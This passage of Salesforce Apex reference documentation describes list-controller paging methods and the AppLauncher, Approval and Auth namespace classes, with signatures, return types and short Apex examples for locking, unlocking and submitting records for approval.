Returns the ID of the filter that is currently in context.

getHasNext()
Indicates whether there are more records after the current page set.

getHasPrevious()
Indicates whether there are more records before the current page set.

getListViewOptions()
Returns a list of the listviews available to the current user.

getPageNumber()
Returns the page number of the current page set. Note that the first page returns 1.

getPageSize()
Returns the number of records included in each page set.

getRecord()
Returns the sObject that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.

getRecords()
Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear`() on it.

getResultSize()
Returns the number of records in the set.

getSelected()
Returns the list of sObjects that have been selected.

last()
Returns the last page of records.

next()
Returns the next page of records.

previous()
Returns the previous page of records.

save()
Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.

setFilterID(filterId)
Sets the filter ID of the controller.

setpageNumber(pageNumber)
Sets the page number.

setPageSize(pageSize)
Sets the number of records in each page set.

setSelected(selectedRecords)
Set the selected records.

`cancel()`

Returns the PageReference of the original page, if known, or the home page.

Signature

```
public System.PageReference cancel()
```

Return Value

Type: System.PageReference

`first()`

Returns the first page of records.

Signature

```
public Void first()
```

Return Value

Type: Void

`getCompleteResult()`

Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.

Signature

```
public Boolean getCompleteResult()
```

Return Value

Type: Boolean

getFilterId()

Returns the ID of the filter that is currently in context.

Signature

```
public String getFilterId()
```

Return Value

Type: String

getHasNext()

Indicates whether there are more records after the current page set.

Signature

```
public Boolean getHasNext()
```

Return Value

Type: Boolean

getHasPrevious()

Indicates whether there are more records before the current page set.

Signature

```
public Boolean getHasPrevious()
```

Return Value

Type: Boolean

getListViewOptions()

Returns a list of the listviews available to the current user.

Signature

```
public System.SelectOption getListViewOptions()
```

Return Value

Type: System.SelectOption[]

getPageNumber()

Returns the page number of the current page set. Note that the first page returns 1.

Signature

```
public Integer getPageNumber()
```

Return Value

Type: Integer

`getPageSize()`

Returns the number of records included in each page set.

Signature

```
public Integer getPageSize()
```

Return Value

Type: Integer

`getRecord()`

Returns the sObject that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.

Signature

```
public sObject getRecord()
```

Return Value

Type: sObject

`getRecords()`

Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear()` on it.

Signature

```
public sObject[] getRecords()
```

Return Value

Type: sObject[]

`getResultSize()`

Returns the number of records in the set.

Signature

```
public Integer getResultSize()
```

Return Value

Type: Integer

getSelected()

Returns the list of sObjects that have been selected.

Signature

```
public sObject[] getSelected()
```

Return Value

Type: sObject[]

last()

Returns the last page of records.

Signature

```
public Void last()
```

Return Value

Type: Void

next()

Returns the next page of records.

Signature

```
public Void next()
```

Return Value

Type: Void

previous()

Returns the previous page of records.

Signature

```
public Void previous()
```

Return Value

Type: Void

`save()`

Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.

Signature

```
public System.PageReference save()
```

Return Value

Type: System.PageReference

`setFilterID(filterId)`

Sets the filter ID of the controller.

Signature

```
public Void setFilterID(String filterId)
```

Parameters

`filterId`
Type: String

Return Value

Type: Void

`setpageNumber(pageNumber)`

Sets the page number.

Signature

```
public Void setpageNumber(Integer pageNumber)
```

Parameters

`pageNumber`
Type: Integer

Return Value

Type: Void

`setPageSize(pageSize)`

Sets the number of records in each page set.

Signature

```
public Void setPageSize(Integer pageSize)
```

Parameters

`pageSize`
Type: Integer

Return Value

Type: Void

`setSelected(selectedRecords)`

Set the selected records.

Signature

```
public Void setSelected(sObject[] selectedRecords)
```

Parameters

`selectedRecords`
Type: sObject[]

Return Value

Type: Void

AppLauncher Namespace

The `AppLauncher` namespace provides methods for managing the appearance of apps in the App Launcher, including their visibility and sort order.

The following class is in the `AppLauncher` namespace.

IN THIS SECTION:

AppMenu Class
Contains methods to set the appearance of apps in the App Launcher.

AppMenu Class

Contains methods to set the appearance of apps in the App Launcher.

Namespace

AppLauncher

IN THIS SECTION:

AppMenu Methods

AppMenu Methods

The following are methods for `AppMenu`.

IN THIS SECTION:

setAppVisibility(appMenuItemId, isVisible)
Shows or hides specific apps in the App Launcher.

setOrgSortOrder(appIds)
Sets the organization-wide default sort order for the App Launcher based on a List of app menu item IDs in the desired order.

setUserSortOrder(appIds)
Sets an individual user's default sort order for the App Launcher based on a List of app menu item IDs in the desired order.

`setAppVisibility(appMenuItemId, isVisible)`

Shows or hides specific apps in the App Launcher.

Signature

```
public static void setAppVisibility(Id appMenuItemId, Boolean isVisible)
```

Parameters

`appMenuItemId`
Type: Id

The 15-character application ID value for an app. For more information, see the `ApplicationId` field for AppMenuItem or the `AppMenuItemId` field for UserAppMenuItem in the *SOAP API Developer Guide*

`isVisible`
Type: Boolean

If `true`, the app is visible.

Return Value

Type: void

`setOrgSortOrder(appIds)`

Sets the organization-wide default sort order for the App Launcher based on a List of app menu item IDs in the desired order.

Signature

```
public static void setOrgSortOrder(List<Id> appIds)
```

Parameters

appIds
Type: List<Id>

A list of application ID values. For more information, see the `ApplicationId` field for AppMenuItem in the *SOAP API Developer Guide*.

Return Value

Type: void

`setUserSortOrder(appIds)`

Sets an individual user's default sort order for the App Launcher based on a List of app menu item IDs in the desired order.

Signature

```
public static void setUserSortOrder(List<Id> appIds)
```

Parameters

appIds
Type: List<Id>

A list of application ID values. For more information, see the `AppMenuItemId` field for UserAppMenuItem in the *SOAP API Developer Guide*.

Return Value

Type: void

Approval Namespace

The `Approval` namespace provides classes and methods for approval processes.

The following are the classes in the `Approval` namespace.

IN THIS SECTION:

LockResult Class
The result of a record lock returned by a `System.Approval.lock()` method.

ProcessRequest Class
The `ProcessRequest` class is the parent class for the `ProcessSubmitRequest` and `ProcessWorkitemRequest` classes. Use the `ProcessRequest` class to write generic Apex that can process objects from either class.

ProcessResult Class
After you submit a record for approval, use the `ProcessResult` class to process the results of an approval process.

ProcessSubmitRequest Class

Use the `ProcessSubmitRequest` class to submit a record for approval.

ProcessWorkitemRequest Class

Use the `ProcessWorkitemRequest` class for processing an approval request after it is submitted.

UnlockResult Class

The result of a record unlock, returned by a `System.Approval.unlock()` method.

LockResult Class

The result of a record lock returned by a `System.Approval.lock()` method.

Namespace

Approval

Usage

The `System.Approval.lock()` methods return Approval.LockResult objects. Each element in a LockResult array corresponds to an element in the ID or sObject array passed as a parameter to a `lock` method. The first element in the LockResult array corresponds to the first element in the ID or sObject array, the second element corresponds to the second element, and so on. If only one ID or sObject is passed in, the LockResult array contains a single element.

Example

The following example obtains and iterates through the returned Approval.LockResult objects. It locks some queried accounts using `Approval.lock` with a `false` second parameter to allow partial processing of records on failure. Next, it iterates through the results to determine whether the operation was successful for each record. It writes the ID of every record that was processed successfully to the debug log, or writes error messages and failed fields of the failed records.

```
// Query the accounts to lock
Account[] accts = [SELECT Id from Account WHERE Name LIKE 'Acme%'];
// Lock the accounts
Approval.LockResult[] lrList = Approval.lock(accts, false);

// Iterate through each returned result
for(Approval.LockResult lr : lrList) {
    if (lr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully locked account with ID: ' + lr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : lr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

IN THIS SECTION:

LockResult Methods

SEE ALSO:

Approval Class

LockResult Methods

The following are methods for `LockResult`.

IN THIS SECTION:

getErrors()
If an error occurred, returns an array of one or more database error objects, providing the error code and description.

getId()
Returns the ID of the sObject you are trying to lock.

isSuccess()
A Boolean value that is set to `true` if the lock operation is successful for this object, or `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects, providing the error code and description.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getId()`

Returns the ID of the sObject you are trying to lock.

Signature

```
public Id getId()
```

Return Value

Type: Id

Usage

If the field contains a value, the object was locked. If the field is empty, the operation was not successful.

`isSuccess()`

A Boolean value that is set to `true` if the lock operation is successful for this object, or `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

ProcessRequest Class

The `ProcessRequest` class is the parent class for the `ProcessSubmitRequest` and `ProcessWorkitemRequest` classes. Use the `ProcessRequest` class to write generic Apex that can process objects from either class.

Namespace

Approval

Usage

The request must be instantiated via the child classes, `ProcessSubmitRequest` and `ProcessWorkItemRequest`.

ProcessRequest Methods

The following are methods for `ProcessRequest`. All are instance methods.

IN THIS SECTION:

getComments()
Returns the comments that have been added previously to the approval request.

getNextApproverIds()
Returns the list of user IDs of user specified as approvers.

setComments(comments)
Sets the comments to be added to the approval request.

setNextApproverIds(nextApproverIds)
If the next step in your approval process is another Apex approval process, you specify exactly one user ID as the next approver. If not, you cannot specify a user ID and this method must be `null`.

`getComments()`

Returns the comments that have been added previously to the approval request.

Signature

```
public String getComments()
```

Return Value

Type: String

`getNextApproverIds()`

Returns the list of user IDs of user specified as approvers.

Signature

```
public ID[] getNextApproverIds()
```

Return Value

Type: ID[]

`setComments(comments)`

Sets the comments to be added to the approval request.

Signature

```
public Void setComments(String comments)
```

Parameters

comments
Type: String

Return Value

Type: Void

`setNextApproverIds(nextApproverIds)`

If the next step in your approval process is another Apex approval process, you specify exactly one user ID as the next approver. If not, you cannot specify a user ID and this method must be `null`.

Signature

```
public Void setNextApproverIds(ID[] nextApproverIds)
```

Parameters

nextApproverIds
Type: ID[]

Return Value

Type: Void

ProcessResult Class

After you submit a record for approval, use the `ProcessResult` class to process the results of an approval process.

Namespace

Approval

Usage

A ProcessResult object is returned by the `process` method. You must specify the Approval namespace when creating an instance of this class. For example:

```
Approval.ProcessResult result = Approval.process(req1);
```

ProcessResult Methods

The following are methods for `ProcessResult`. All are instance methods.

IN THIS SECTION:

getEntityId()
The ID of the record being processed.

getErrors()
If an error occurred, returns an array of one or more database error objects including the error code and description.

getInstanceId()
The ID of the approval process that has been submitted for approval.

getInstanceStatus()
The status of the current approval process. Valid values are: Approved, Rejected, Removed or Pending.

getNewWorkitemIds()
The IDs of the new items submitted to the approval process. There can be 0 or 1 approval processes.

isSuccess()
A Boolean value that is set to `true` if the approval process completed successfully; otherwise, it is set to `false`.

`getEntityId()`

The ID of the record being processed.

Signature

```
public String getEntityId()
```

Return Value

Type: String

`getErrors()`

If an error occurred, returns an array of one or more database error objects including the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getInstanceId()`

The ID of the approval process that has been submitted for approval.

Signature

```
public String getInstanceId()
```

Return Value

Type: String

`getInstanceStatus()`

The status of the current approval process. Valid values are: Approved, Rejected, Removed or Pending.

Signature

```
public String getInstanceStatus()
```

Return Value

Type: String

`getNewWorkitemIds()`

The IDs of the new items submitted to the approval process. There can be 0 or 1 approval processes.

Signature

```
public ID[] getNewWorkitemIds()
```

Return Value

Type: ID[]

`isSuccess()`

A Boolean value that is set to `true` if the approval process completed successfully; otherwise, it is set to `false`.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

ProcessSubmitRequest Class

Use the `ProcessSubmitRequest` class to submit a record for approval.

Namespace

Approval

Usage

You must specify the Approval namespace when creating an instance of this class. The constructor for this class takes no arguments. For example:

```
Approval.ProcessSubmitRequest psr = new Approval.ProcessSubmitRequest();
```

Inherited Methods

In addition to the methods listed, the `ProcessSubmitRequest` class has access to all the methods in its parent class, ProcessRequest Class on page 647.

- getComments()
- getNextApproverIds()
- setComments(comments)
- setNextApproverIds(nextApproverIds)

Example

To view sample code, refer to Approval Processing Example on page 287.

ProcessSubmitRequest Methods

The following are methods for `ProcessSubmitRequest`. All are instance methods.

IN THIS SECTION:

getObjectId()

Returns the ID of the record that has been submitted for approval. For example, it can return an account, contact, or custom object record.

getProcessDefinitionNameOrId()

Returns the developer name or ID of the process definition.

getSkipEntryCriteria()

If `getProcessDefinitionNameOrId()` returns a value other than `null`, `getSkipEntryCriteria()` determines whether to evaluate the entry criteria for the process (`true`) or not (`false`).

getSubmitterId()

Returns the user ID of the submitter requesting the approval record. The user must be one of the allowed submitters in the process definition setup.

setObjectId(recordId)

Sets the ID of the record to be submitted for approval. For example, it can specify an account, contact, or custom object record.

setProcessDefinitionNameOrId(nameOrId)

Sets the developer name or ID of the process definition to be evaluated.

setSkipEntryCriteria(skipEntryCriteria)

If the process definition name or ID is not null, `setSkipEntryCriteria()` determines whether to evaluate the entry criteria for the process (`true`) or not (`false`).

setSubmitterId(userID)

Sets the user ID of the submitter requesting the approval record. The user must be one of the allowed submitters in the process definition setup. If you don't set a submitter ID, the process uses the current user as the submitter.

`getObjectId()`

Returns the ID of the record that has been submitted for approval. For example, it can return an account, contact, or custom object record.

Signature

```
public String getObjectId()
```

Return Value

Type: String

`getProcessDefinitionNameOrId()`

Returns the developer name or ID of the process definition.

Signature

```
public String getProcessDefinitionNameOrId()
```

Return Value

Type: String

Usage

The default is null. If the return value is `null`, when a user submits a record for approval Salesforce evaluates the entry criteria for all processes applicable to the user.

getSkipEntryCriteria()

If `getProcessDefinitionNameOrId()` returns a value other than `null`, `getSkipEntryCriteria()` determines whether to evaluate the entry criteria for the process (`true`) or not (`false`).

Signature

```
public Boolean getSkipEntryCriteria()
```

Return Value

Type: Boolean

getSubmitterId()

Returns the user ID of the submitter requesting the approval record. The user must be one of the allowed submitters in the process definition setup.

Signature

```
public String getSubmitterId()
```

Return Value

Type: String

setObjectId(recordId)

Sets the ID of the record to be submitted for approval. For example, it can specify an account, contact, or custom object record.

Signature

```
public Void setObjectId(String recordId)
```

Parameters

recordId
Type: String

Return Value

Type: Void

setProcessDefinitionNameOrId(nameOrId)

Sets the developer name or ID of the process definition to be evaluated.

Signature

```
public Void setProcessDefinitionNameOrId(String nameOrId)
```

Parameters

nameOrId
Type: String

The process definition developer name or process definition ID. The record is submitted to this specific process. If set to `null`, submission of a record approval follows standard evaluation; that is, every entry criteria of the process definition in the process order is evaluated and the one that satisfies is picked and submitted.

Return Value

Type: Void

Usage

If the process definition name or ID is not set via this method, then by default it is null. If it is null, the submission of a record for approval evaluates entry criteria for all processes applicable to the submitter. The order of evaluation is based on the process order of the setup.

setSkipEntryCriteria(skipEntryCriteria)

If the process definition name or ID is not null, `setSkipEntryCriteria()` determines whether to evaluate the entry criteria for the process (`true`) or not (`false`).

Signature

```
public Void setSkipEntryCriteria(Boolean skipEntryCriteria)
```

Parameters

skipEntryCriteria
Type: Boolean

If set to `true`, request submission skips the evaluation of entry criteria for the process set in setProcessDefinitionNameOrId(nameOrId) on page 653. If the process definition name or ID is not specified, this parameter is ignored and standard evaluation is followed based on process order. If set to `false`, or if this method isn't called, the entry criteria is not skipped.

Return Value

Type: Void

setSubmitterId(userID)

Sets the user ID of the submitter requesting the approval record. The user must be one of the allowed submitters in the process definition setup. If you don't set a submitter ID, the process uses the current user as the submitter.

Signature

```
public Void setSubmitterId(String userID)
```

Parameters

userID
Type: String

The user ID on behalf of which the record is submitted. If set to `null`, the current user is the submitter. If the submitter is not set with this method, the default submitter is null (the current user).

Return Value

Type: Void

ProcessWorkitemRequest Class

Use the `ProcessWorkitemRequest` class for processing an approval request after it is submitted.

Namespace

Approval

Usage

You must specify the Approval namespace when creating an instance of this class. The constructor for this class takes no arguments. For example:

```
Approval.ProcessWorkitemRequest pwr = new Approval.ProcessWorkitemRequest();
```

Inherited Methods

In addition to the methods listed, the `ProcessWorkitemRequest` class has access to all the methods in its parent class, ProcessRequest Class:

- getComments()
- getNextApproverIds()
- setComments(comments)
- setNextApproverIds(nextApproverIds)

ProcessWorkitemRequest Methods

The following are methods for `ProcessWorkitemRequest`. All are instance methods.

IN THIS SECTION:

getAction()
Returns the type of action already associated with the approval request. Valid values are: Approve, Reject, or Removed.

getWorkitemId()
Returns the ID of the approval request that is in the process of being approved, rejected, or removed.

setAction(actionType)
Sets the type of action to take for processing an approval request.

setWorkitemId(id)
Sets the ID of the approval request that is being approved, rejected, or removed.

`getAction()`

Returns the type of action already associated with the approval request. Valid values are: Approve, Reject, or Removed.

Signature

```
public String getAction()
```

Return Value

Type: String

`getWorkitemId()`

Returns the ID of the approval request that is in the process of being approved, rejected, or removed.

Signature

```
public String getWorkitemId()
```

Return Value

Type: String

`setAction(actionType)`

Sets the type of action to take for processing an approval request.

Signature

```
public Void setAction(String actionType)
```

Parameters

`actionType`
Type: String

Valid values are: Approve, Reject, or Removed. Only system administrators can specify Removed.

Return Value

Type: Void

`setWorkitemId(id)`

Sets the ID of the approval request that is being approved, rejected, or removed.

Signature

```
public Void setWorkitemId(String id)
```

Parameters

id
Type: String

Return Value

Type: Void

UnlockResult Class

The result of a record unlock, returned by a `System.Approval.unlock()` method.

Namespace

Approval

Usage

The `System.Approval.unlock()` methods return Approval.UnlockResult objects. Each element in an UnlockResult array corresponds to an element in the ID or sObject array passed as a parameter to an `unlock` method. The first element in the UnlockResult array corresponds to the first element in the ID or sObject array, the second element corresponds to the second element, and so on. If only one ID or sObject is passed in, the UnlockResult array contains a single element.

Example

The following example shows how to obtain and iterate through the returned Approval.UnlockResult objects. It locks some queried accounts using `Approval.unlock` with a `false` second parameter to allow partial processing of records on failure. Next, it iterates through the results to determine whether the operation was successful for each record. It writes the ID of every record that was processed successfully to the debug log, or writes error messages and failed fields of the failed records.

```
// Query the accounts to unlock
Account[] accts = [SELECT Id from Account WHERE Name LIKE 'Acme%'];

for(Account acct:accts) {
   // Create an approval request for the account
   Approval.ProcessSubmitRequest req1 =
           new Approval.ProcessSubmitRequest();
   req1.setComments('Submitting request for approval.');
   req1.setObjectId(acct.id);

   // Submit the record to specific process and skip the criteria evaluation
   req1.setProcessDefinitionNameOrId('PTO_Request_Process');
   req1.setSkipEntryCriteria(true);

   // Submit the approval request for the account
   Approval.ProcessResult result = Approval.process(req1);
```

```
    // Verify the result
    System.assert(result.isSuccess());
}

// Unlock the accounts
Approval.UnlockResult[] urList = Approval.unlock(accts, false);

// Iterate through each returned result
for(Approval.UnlockResult ur : urList) {
    if (ur.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully unlocked account with ID: ' + ur.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : ur.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

IN THIS SECTION:

UnlockResult Methods

SEE ALSO:

Approval Class

UnlockResult Methods

The following are methods for `UnlockResult`.

IN THIS SECTION:

getErrors()
If an error occurred, returns an array of one or more database error objects, providing the error code and description.

getId()
Returns the ID of the sObject you are trying to unlock.

isSuccess()
A Boolean value that is set to `true` if the unlock operation is successful for this object, or `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects, providing the error code and description.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getId()`

Returns the ID of the sObject you are trying to unlock.

Signature

```
public Id getId()
```

Return Value

Type: Id

Usage

If the field contains a value, the object was unlocked. If the field is empty, the operation was not successfull.

`isSuccess()`

A Boolean value that is set to `true` if the unlock operation is successful for this object, or `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

Auth Namespace

The `Auth` namespace provides an interface and classes for single sign-on into Salesforce and session security management.

The following is the interface in the `Auth` namespace.

IN THIS SECTION:

AuthConfiguration Class

Contains methods for configuring user settings for users to log in to Salesforce using an authentication provider, such as Google or Facebook instead of using Salesforce credentials. Users log in to a Salesforce community, or a subdomain created with My Domain.

AuthProviderCallbackState Class

Provides request HTTP headers, body, and query parameters to the `AuthProviderPlugin.handleCallback` method for user authentication. This class allows you to group the information passed in rather than passing headers, body, and query parameters individually.

AuthProviderPlugin Interface

This interface is deprecated. For new development, use the abstract class `Auth.AuthProviderPluginClass` to create a custom OAuth-based authentication provider plug-in for single sign-on in to Salesforce.

AuthProviderPluginClass Class

Contains methods to create a custom OAuth-based authentication provider plug-in for single sign-on in to Salesforce. Use this class to create a custom authentication provider plug-in if you can't use one of the authentication providers that Salesforce provides.

AuthProviderTokenResponse Class

Stores the response from the `AuthProviderPlugin.handleCallback` method.

AuthToken Class

Contains methods for providing the access token associated with an authentication provider for an authenticated user, except for the Janrain provider.

CommunitiesUtil Class

Contains methods for getting information about a community user.

ConnectedAppPlugin Class

Contains methods for extending the behavior of a connected app, for example, customizing how a connected app is invoked depending on the protocol used. This class gives you more control over the interaction between Salesforce and your connected app.

InvocationContext Enum

The context in which the connected app is invoked, such as the protocol flow used and the token type issued, if any. Developers can use the context information to write code that is unique to the type of invocation.

JWS Class

Contains methods that apply a digital signature to a JSON Web Token (JWT), using a JSON Web Signature (JWS) data structure. This class creates the signed JWT bearer token, which can be used to request an OAuth access token in the OAuth 2.0 JWT bearer token flow.

JWT Class

Generates the JSON Claims Set in a JSON Web Token (JWT). The resulting Base64-encoded payload can be passed as an argument to create an instance of the `Auth.JWS` class.

JWTBearerTokenExchange Class

Contains methods that POST the signed JWT bearer token to a token endpoint to request an access token, in the OAuth 2.0 JWT bearer token flow.

OAuthRefreshResult Class

Stores the result of an `AuthProviderPluginClass` refresh method. OAuth authentication flow provides a refresh token that can be used to get a new access token. Access tokens have a limited lifetime as specified by the session timeout value. When an access token expires, use a refresh token to get a new access token.

RegistrationHandler Interface

Salesforce provides the ability to use an authentication provider, such as Facebook© or Janrain©, for single sign-on into Salesforce.

SamlJitHandler Interface

Use this interface to control and customize Just-in-Time user provisioning logic during SAML single sign-on.

SessionManagement Class

Contains methods for customizing security levels, two-factor authentication, and trusted IP ranges for a current session.

SessionLevel Enum

An `Auth.SessionLevel` enum value is used by the `SessionManagement.setSessionLevel` method.

UserData Class

Stores user information for `Auth.RegistrationHandler`.

VerificationPolicy Enum

The `Auth.VerificationPolicy` enum contains an identity verification policy value used by the `SessionManagement.generateVerificationUrl` method.

Auth Exceptions

The `Auth` namespace contains some exception classes.

AuthConfiguration Class

Contains methods for configuring user settings for users to log in to Salesforce using an authentication provider, such as Google or Facebook instead of using Salesforce credentials. Users log in to a Salesforce community, or a subdomain created with My Domain.

Namespace

Auth

Example

This example shows how to call some methods on the `Auth.AuthConfiguration` class. Before you can run this sample, you must provide valid values for the URLs and developer name.

```
String communityUrl = '<Add URL>';
String startUrl = '<Add URL>';
Auth.AuthConfiguration authConfig = new Auth.AuthConfiguration(communityUrl,startUrl);
List<AuthProvider> authPrvs = authConfig.getAuthProviders();
String bColor = authConfig.getBackgroundColor();
String fText = authConfig.getFooterText();

String sso = Auth.AuthConfiguration.getAuthProviderSsoUrl(communityUrl, startUrl,
'developerName');
```

AuthConfiguration Constructors

The following are constructors for `AuthConfiguration`.

`AuthConfiguration(communityOrCustomUrl, startUrl)`

Creates a new instance of the `AuthConfiguration` class using the specified community or custom domain URL and starting URL for authenticated users.

Signature

```
public AuthConfiguration(String communityOrCustomUrl, String startUrl)
```

Parameters

communityOrCustomUrl
Type: String

The URL for the community or custom domain.

startUrl
Type: String

The page users see after successfully logging in to the community or custom domain.

`AuthConfiguration(networkId, startUrl)`

Creates an instance of the `AuthConfiguration` class using the specified community ID and authenticated-user starting URL.

Signature

```
public AuthConfiguration(Id networkId, String startUrl)
```

Parameters

networkId
Type: Id

The ID of the community.

startUrl
Type: String

The page users see after successfully logging in to the community.

AuthConfiguration Methods

The following are methods for `AuthConfiguration`. Use these methods to manage and customize authentication for a Salesforce community.

IN THIS SECTION:

getAllowInternalUserLoginEnabled()
Indicates whether the community allows internal users to log in using the community login page. Admins configure the setting **Allow internal users to log in directly to the community** on the Login & Registration page in Community Management. It's disabled by default.

getAuthConfig()
Returns the AuthConfig sObject, which represents the authentication options, for a community or custom domain that was created by using My Domain.

getAuthConfigProviders()
Returns the list of authentication providers configured for a community or custom domain.

getAuthProviders()
Returns the list of authentication providers available for a community or custom domain.

getAuthProviderSsoUrl(communityUrl, startUrl, developerName)
Returns the single sign-on URL for a community or a custom domain created using My Domain.

getBackgroundColor()
Returns the color for the background of the login page for a community.

getDefaultProfileForRegistration()
Returns the profile ID assigned to new community users.

getFooterText()
Returns the text at the bottom of the login page for a community.

getForgotPasswordUrl()
Returns the URL for the standard or custom Forgot Password page that is specified for a community or portal by the administrator.

getLogoUrl()
Returns the location of the icon image at the bottom of the login page for a community.

getSamlProviders()
Returns the list of SAML-based authentication providers available for a community or custom domain.

getSamlSsoUrl(communityUrl, startURL, samlId)
Returns the single sign-on URL for a community or a custom domain created using My Domain.

getSelfRegistrationEnabled()
Indicates whether the current community allows new users to create their own account by filling out a registration form.

getSelfRegistrationUrl()
Returns the location of the self-registration page for new users to sign up for an account with a community.

getStartUrl()
Returns the page of a community or custom domain displayed after a user logs in.

getUsernamePasswordEnabled()
Indicates whether the current community is set to display a login form asking for a username and password. You can configure the community not to request a username and password if it is for unauthenticated users or users logging in with a third-party authentication provider.

isCommunityUsingSiteAsContainer()
Returns `true` if the community uses Site.com pages; otherwise, returns `false`.

`getAllowInternalUserLoginEnabled()`

Indicates whether the community allows internal users to log in using the community login page. Admins configure the setting **Allow internal users to log in directly to the community** on the Login & Registration page in Community Management. It's disabled by default.

Signature

```
public Boolean getAllowInternalUserLoginEnabled()
```

Return Value

Type: Boolean

Usage

If true, internal users log in to a community from the community login page with their internal credentials. If they navigate to their internal org from the community, they don't have to log in again.

`getAuthConfig()`

Returns the AuthConfig sObject, which represents the authentication options, for a community or custom domain that was created by using My Domain.

Signature

```
public AuthConfig getAuthConfig()
```

Return Value

Type: AuthConfig

The AuthConfig sObject for the community or custom domain.

`getAuthConfigProviders()`

Returns the list of authentication providers configured for a community or custom domain.

Signature

```
public List<AuthConfigProviders> getAuthConfigProviders()
```

Return Value

Type: List<AuthConfigProviders>

A list of authentication providers (AuthConfigProviders sObjects, which are children of the AuthProvider sObject).

`getAuthProviders()`

Returns the list of authentication providers available for a community or custom domain.

Signature

```
public List<AuthProvider> getAuthProviders()
```

Return Value

Type: List<AuthProvider>

A list of authentication providers (AuthProvider sObjects) for the community or custom domain.

`getAuthProviderSsoUrl(communityUrl, startUrl, developerName)`

Returns the single sign-on URL for a community or a custom domain created using My Domain.

Signature

```
public static String getAuthProviderSsoUrl(String communityUrl, String startUrl, String
developerName)
```

Parameters

communityUrl
Type: String

The URL for the community or custom domain. If not null and not specified as an empty string, you get the URL for a community. If null or specified as an empty string, you get the URL for a custom domain.

startUrl
Type: String

The page that users see after logging in to the community or custom domain.

developerName
Type: String

The unique name of the authentication provider.

Return Value

Type: String

The `Single Sign-On Initialization URL` for the community or custom domain.

getBackgroundColor()

Returns the color for the background of the login page for a community.

Signature

```
public String getBackgroundColor()
```

Return Value

Type: String

getDefaultProfileForRegistration()

Returns the profile ID assigned to new community users.

Signature

```
public String getDefaultProfileForRegistration()
```

Return Value

Type: String

The profile ID.

getFooterText()

Returns the text at the bottom of the login page for a community.

Signature

```
public String getFooterText()
```

Return Value

Type: String

The text string displayed at the bottom of the login page, for example “Log in with an existing account.”

getForgotPasswordUrl()

Returns the URL for the standard or custom Forgot Password page that is specified for a community or portal by the administrator.

Signature

```
public String getForgotPasswordUrl()
```

Return Value

Type: String

URL for the standard or custom Forgot Password page.

getLogoUrl()

Returns the location of the icon image at the bottom of the login page for a community.

Signature

```
public String getLogoUrl()
```

Return Value

Type: String

The path to the icon image.

getSamlProviders()

Returns the list of SAML-based authentication providers available for a community or custom domain.

Signature

```
public List<SamlSsoConfig> getSamlProviders()
```

Return Value

Type: List<SamlSsoConfig>

A list of SAML-based authentication providers (SamlSsoConfig sObjects).

getSamlSsoUrl(communityUrl, startURL, samlId)

Returns the single sign-on URL for a community or a custom domain created using My Domain.

Signature

```
public static String getSamlSsoUrl(String communityUrl, String startURL, String samlId)
```

Parameters

communityUrl
Type: String

The URL for the community or custom domain created using My Domain. If not `null` and not specified as an empty string, you get the URL for a community. If `null` or specified as an empty string, you get the URL for a custom domain.

startUrl
Type: String

The page users see after successfully logging in to the community or custom domain.

samlId
Type: String

The unique identifier of the SamlSsoConfig standard object for the community or custom domain.

Return Value

Type: String

The Single Sign-On Initialization URL for the community or custom domain.

getSelfRegistrationEnabled()

Indicates whether the current community allows new users to create their own account by filling out a registration form.

Signature

```
public Boolean getSelfRegistrationEnabled()
```

Return Value

Type: Boolean

getSelfRegistrationUrl()

Returns the location of the self-registration page for new users to sign up for an account with a community.

Signature

```
public String getSelfRegistrationUrl()
```

Return Value

Type: String

The location of the self-registration page.

`getStartUrl()`

Returns the page of a community or custom domain displayed after a user logs in.

Signature

```
public String getStartUrl()
```

Return Value

Type: String

The location of the community or custom domain start page.

`getUsernamePasswordEnabled()`

Indicates whether the current community is set to display a login form asking for a username and password. You can configure the community not to request a username and password if it is for unauthenticated users or users logging in with a third-party authentication provider.

Signature

```
public Boolean getUsernamePasswordEnabled()
```

Return Value

Type: Boolean

`isCommunityUsingSiteAsContainer()`

Returns `true` if the community uses Site.com pages; otherwise, returns `false`.

Signature

```
public Boolean isCommunityUsingSiteAsContainer()
```

Return Value

Type: Boolean

AuthProviderCallbackState Class

Provides request HTTP headers, body, and query parameters to the `AuthProviderPlugin.handleCallback` method for user authentication. This class allows you to group the information passed in rather than passing headers, body, and query parameters individually.

Namespace

Auth

IN THIS SECTION:

AuthProviderCallbackState Constructors

AuthProviderCallbackState Properties

SEE ALSO:

handleCallback(authProviderConfiguration, callbackState)

AuthProviderCallbackState Constructors

The following are constructors for `AuthProviderCallbackState`.

IN THIS SECTION:

AuthProviderCallbackState(headers, body, queryParameters)
Creates an instance of the `AuthProviderCallbackState` class using the specified HTTP headers, body, and query parameters of the authentication request.

`AuthProviderCallbackState(headers, body, queryParameters)`

